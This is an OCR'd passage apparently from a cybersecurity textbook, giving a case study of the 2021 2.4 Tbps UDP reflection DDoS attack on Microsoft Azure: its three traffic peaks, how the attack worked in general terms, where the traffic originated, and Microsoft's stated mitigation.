


Figure 10.31: Graph comparing attack bandwidths of 2020 and 2021 DDoS attacks

The first portion of the attack peaked at 2.4 Tbps from 70,000 sources at 2:30 PM, followed by a second 0.55 Tbps spike at approximately 2:35 PM and a third 1.7 Tbps spike a little after 2:40 PM. The following figure shows the three different peaks within a span of 10 mins.




Figure 10.32: Graph representing attack span and peak bandwidth


- **Attack Mechanism**

  This was a UDP reflection attack initiated from a large number of spoofed UDP packets that peaked at 2.4 Tbps. The abused or spoofed UDP packets contained fake IP addresses that resembled the source IP address, which together amplified the attack size. The spoofed UDP packets were sent to the intermediary server, which started responding to the source IP addresses causing the service delay. The attack originated from various Asian-Pacific countries, including Malaysia, Vietnam, Taiwan, Japan, and China, as well as from the United States. The attack was aimed at creating havoc by overwhelming the target Azure network with massive volumes of traffic to downgrade the network capacity. Attackers exploited the common Internet-exposed workloads of the target organization to perform this attack. This large amplification factor caused a devastating inflow of 2.4 Tbps data toward Azure cloud service and interrupted its normal operations.

- **Microsoft's Response**

  Microsoft claims that Azure's DDoS protection platform, which was designed considering future DDoS attacks, was able to trace down and mitigate this attack. It also claims that the protection service can absorb a great number of DDoS attacks before they reach to the customers.

